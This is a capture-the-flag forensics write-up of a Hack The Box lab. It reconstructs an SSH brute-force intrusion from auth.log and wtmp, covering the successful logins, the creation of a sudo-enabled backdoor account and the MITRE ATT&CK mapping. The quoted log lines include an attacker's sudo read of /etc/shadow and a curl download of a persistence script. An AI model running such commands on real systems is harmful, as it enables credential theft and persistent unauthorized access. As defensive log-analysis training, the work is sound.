Hack The Box – Sherlock (Forensics)

Martina Giacobbe

July 18, 2025

Summary

Sherlock is a beginner-level forensic analysis lab from Hack The Box. This challenge teaches critical skills such as Unix log analysis, brute-force detection, and post-exploitation behavior analysis. The main goals are to trace the steps of a threat actor, identify successful compromises, determine persistence mechanisms, and map findings to MITRE ATT&CK techniques.

1 Skills Demonstrated

- Unix Log Analysis
- `wtmp` Analysis using Python
- Brute-force Detection and Timeline Correlation
- Privilege Escalation Detection
- MITRE ATT&CK Mapping
- Command Execution Audit


2 Analyzed Files

- `auth.log`
- `utmp.py`
- `wtmp`

3 Brute Force Attack Detection


The first analysis involved inspecting `auth.log` for suspicious login attempts. Numerous failed login entries were identified from a single external IP:

```
Suspicious IP: 65.2.161.68
Target User: admin
```



```
(base) marty@pop-os:~/Downloads/Brutus$ grep "Failed password" auth.log
Mar  6 06:31:33 ip-172-31-35-28 sshd[2327]: Failed password for invalid user admin from 65.2.16
1.68 port 46392 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2331]: Failed password for invalid user admin from 65.2.16
1.68 port 46436 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2332]: Failed password for invalid user admin from 65.2.16
1.68 port 46444 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2335]: Failed password for invalid user admin from 65.2.16
1.68 port 46460 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2337]: Failed password for invalid user admin from 65.2.16
1.68 port 46498 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2334]: Failed password for invalid user admin from 65.2.16
1.68 port 46454 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2338]: Failed password for backup from 65.2.161.68 port 46
512 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2336]: Failed password for backup from 65.2.161.68 port 46
468 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2330]: Failed password for invalid user admin from 65.2.16
1.68 port 46422 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2328]: Failed password for invalid user admin from 65.2.16
1.68 port 46390 ssh2
```

The frequency and timing of these attempts clearly indicate a brute-force attack.
To determine if the attack was successful, a search for successful login entries was performed.



```
(base) marty@pop-os:~/Downloads/Brutus$ cat wtmp.out | grep 65.2.161.68
"USER"  "2549"  "pts/1" "ts/1"  "root"  "65.2.161.68"  "0"     "0"     "0"     "2024/03/06 07:32:45"   "387923"        "65.2.161.68"
"USER"  "2667"  "pts/1" "ts/1"  "cyberjunkie"   "65.2.161.68"   "0"     "0"     "0"     "2024/03/06 07:37:35"   "475575"        "65.2.161.68"
```


Two logins were successful:

- User: `root`
- User: `cyberjunkie`

4 TTY Access Timeline Using wtmp

To correlate login activity with system session data, `utmp.py` was used to parse the binary `wtmp` file:

```
python3 utmp.py wtmp > wtmp.out
cat wtmp.out | grep 65.2.161.68
```




```
(base) marty@pop-os:~/Downloads/Brutus$ cat auth.log | grep useradd
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts
/1
(base) marty@pop-os:~/Downloads/Brutus$ cat auth.log | grep usermod
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
```

This confirmed the exact time at which the attacker gained interactive shell access.

5 Persistence Analysis

To verify if the attacker established persistence by creating a privileged user, the following was used:

```
cat auth.log | grep useradd
```



```
(base) marty@pop-os:~/Downloads/Brutus$ cat auth.log | grep COMMAND
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubuserconte
nt.com/montysecurity/linper/main/linper.sh
(base) marty@pop-os:~/Downloads/Brutus$ 
```

A new user named `cyberjunkie` was added and assigned to the `sudo` group, granting administrative privileges.

6 MITRE ATT&CK Mapping

The observed behavior maps to the MITRE ATT&CK framework:

- **Tactic:** Persistence
- **Technique:** Create Account
- **Sub-technique:** Local Account
- **Technique ID:** T1136.001

This reflects the attacker's strategy to retain control by creating a new, privileged user account.

7 Command Execution via Sudo

Although `auth.log` is not designed for command logging, it captures sudo activity due to authentication.

A logged command reveals an attempt to download and possibly execute a malicious shell script:

```
sudo /usr/bin/curl https://raw.githubusercontent.com/montysecurity/
    ↪ linper/main/linper.sh
```

This could indicate intent to run post-exploitation tools or persist on the host.

Conclusion

This investigation successfully reconstructed an attack timeline:

1. Brute force attempts from IP `65.2.161.68`
2. Successful root and user login
3. Creation of a new admin user (`cyberjunkie`)
4. Confirmation of persistence through MITRE ATT&CK technique T1136.001
5. Malicious script retrieval for further exploitation

Key Takeaway: Combining log analysis with forensic tools enables precise attribution and insight into an attacker's actions. System administrators must monitor logs closely for anomalies like brute force attempts and unauthorized user creation.